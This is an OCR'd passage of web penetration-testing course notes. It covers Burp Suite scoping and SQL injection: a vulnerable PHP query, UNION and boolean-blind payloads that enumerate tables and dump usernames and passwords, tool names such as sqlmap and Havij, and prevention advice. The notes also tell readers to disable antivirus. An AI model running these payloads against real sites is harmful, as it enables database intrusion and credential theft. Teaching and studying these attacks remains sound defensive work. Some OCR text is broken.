
- In addition to the listener, it's a best practice to configure the proxy to intercept request and responses that belongs to the **targets in scope**:




- Configure the scope of engagement browse the tab ***Target*** and then ***Scope***. To add a URL to the scope you can paste the link or type it manually.




- In the ***site map***, configure the filter by request type adding a tick to "*Show only in-scope items*". This will show you only the resources that belong to the scope defined previously.



- In order to automatically map the target web application we can use the Burp Spider tool. To do this, just right click on the target host in the site map list. Then select "***Spider this host***":



- In the Spider tab you'll see the status of this operation:



3.3.5 SQL Injection

- **SQL Injection (SQLi)** attacks allow an unauthorized user to **take control over SQL statements** used by a web application by poisoning the dynamic SQL statements to comment out certain parts of the statement or appending a condition that will always be true.
- **SQL Injections** can do more harm than just by passing the login algorithms. Some of the attacks include:
  - Deleting data
  - Updating data
  - Inserting data
  - Executing commands on the server that can download and install malicious programs such as Trojans
  - Exporting valuable data such as credit card details, email, and passwords to the attacker's remote server
  - Getting user login details etc
- **There are automated tools** that can help you perform the attacks more efficiently and within the shortest possible time. These tools include
  - SQLSmack - http://www.securiteam.com/tools/5GP081P75C.html
  - SQLPing 2 - http://www.sqlsecurity.com/downloads/sqlping2.zip?attredirects=0&d=1
  - SQLMap - http://sqlmap.org/
- **To Prevent against SQL Injection Attacks**, An organization can adopt the following policy to protect itself against SQL Injection attacks.
  - **User input should never be trusted -** It must always be sanitized before it is used in dynamic SQL statements.
  - **Stored procedures –** these can encapsulate the SQL statements and treat all input as parameters.

- **Prepared statements –**prepared statements to work by creating the SQL statement first then treating all submitted user data as parameters. This has no effect on the syntax of the SQL statement.
- **Regular expressions –**these can be used to detect potential harmful code and remove it before executing the SQL statements.
- **Database connection user access rights –**only necessary access rights should be given to accounts used to connect to the database. This can help reduce what the SQL statements can perform on the server.
- **Error messages –**these should not reveal sensitive information and where exactly an error occurred. Simple custom error messages such as "Sorry, we are experiencing technical errors. The technical team has been contacted. Please try again later" can be used instead of display the SQL statements that caused the error.

3.3.5.1 Vulnerable Dynamic Queries

- **Let's go back to the Dynamic webserver query,**

```
$id = $_GET['id'];

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword,
$dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='$id';";

$results = mysqli_query($connection, $query);
display_results($results);
```

- **Let's we suppose that we change $id value to something like (**Boolean Based SQLi query or function):

- *SELECT Name, Description FROM Products WHERE ID='' **OR 'a'='a'**;*

  This tells the database to select the items by checking **two conditions**:

  - The id must be empty (id='')
  - **OR** an always true condition ('a'='a')

  While the first condition is not met, the SQL engine will consider the second condition of the OR. This second condition is crafted as an always true condition.

- *SELECT Name, Description FROM Products WHERE ID='' **UNION** SELECT Username, Password FROM Accounts WHERE 'a'='a';*

  This asks the database to select the items with an **empty** id, thus selecting an empty set, and then performing a union with all the entries in the *Accounts* table.


  In both case query, this tells the database to select all the items in the Products table!!!

3.3.5.1.1 Havij SQL vulnerability scanner

In this practical scenario, we are going to use Havij Advanced SQL Injection program to scan a website for vulnerabilities.

Note: your anti-virus program may flag it due to its nature. You should add it to the exclusions list or pause your anti-virus software.

The image below shows the main window for Havij



The above tool can be used to assess the vulnerability of a web site/application.

3.3.5.2 Exploit SQL injection steps

3.3.5.2.1 Finding SQL Injections points

To exploit a SQL injection, you first have to find where the **injection point** is, then you can craft a **payload** to take control over a dynamic query.


To identify an injection point, you have to test **every supplied user input** used by the web application.

Testing an input for SQL injections means trying to inject:

- String terminators: 'and "
- SQL commands: **SELECT**, **UNION**, and others
- SQL comments: **#**or**—**


▪ **Example:**

- Let's take a look at this application; it is a gallery.




- When you click on a thumbnail, you can see the full-size image and how many people viewed the image.

  Please note, the **id** GET parameter. It is a user input, so we can test it to verify if it is vulnerable to a SQLi.



- This is what we get just by sending a string termination character " ' ", and it means that *id* is an injection point!




3.3.5.2.2 Exploitation Boolean Based SQL Injections

- **Step 1: Guess the dynamic query structure:**

SELECT<fields> FROM<table> WHERE id='<id parameter>';
SELECT filename, views FROM images WHERE id='<id parameter>';

' UNION select 1 from information_schema.tables #
' UNION select 1,2 from information_schema.tables #
' UNION select 1,2,3 from information_schema.tables # (this one success)





' UNION select 1,table_schema,table_name from information_schema.tables #

' UNION select 1,table_name,column_name from information_schema.columns #

' UNION select 1,username,pwd from users #

- **Step 2: Trigger a true and false condition payload and if in both case work this mean that point is a clearly work for an exploitable SQL injection.**
  [' OR 'a'='a] or [' OR '1'='1] #for true condition / also another one we can use for true condition is: id=1142' and 1=1; -- -
  [' OR '1'='11] #for false condition / also another one we can use for false condition is: id=1142' and 1=2; -- -





- **Step 3: Once penetration testers find a way to tell when a condition is true or false, they can ask the database some simple True/False questions by using payloads such as:**
  * *' or substr(user(), 1, 1)= 'a*
  * *' or substr(user(), 1, 1)= 'b*

  When we find the first letter, we can move to the second:
  * *' or substr(user(), 2, 1)= 'a*
  * *' or substr(user(), 2, 1)= 'b*


  Until we know the entire username.


- **How that happen?**

  *- select substring(user(), 1, 1) = 'r'; **or** select substring(user(), 1, 1) = 'a';*

  This function we called Boolean based **blind** SQL injections, by using this function we can ask the database some simple True/False questions, like: Is the first letter of the username 'a'?


  * **user()** returns the name of the user currently using the database which in my case is: "root@localhost"
  * **substring()** returns a substring of the given argument. It takes three parameters: the input string, the position of the substring and its length.






- **Step 4:** Many times, some of the results of a query are directly displayed on the output page (e.g. number of viewer 119) so we need to check the number of fields the vulnerable query selects. This feature can be exploited using the **UNION** SQL command (*' UNION SELECT null; -- -)*
http://10.124.211.96/newsdetails.php?id=%27%20%27UNION%20SELECT%20user()%20--%20-%27

- **How that happen?**




Note: Please also note a little **trick** we used in the payload: the comment is not **just two dashes and a space**, it also contains a **third dash**. This because most of the browsers automatically remove **trailing spaces** in the URL so, if you need to inject a comment via a GET request, you have to add a character after the trailing space of the comment.

Vicitime.site/view.php?id=' 'UNION SELECT null; -- -'




We got an error() because the number of fields of the original (which used during in the web application during the programming phase) query and our payload do not match.

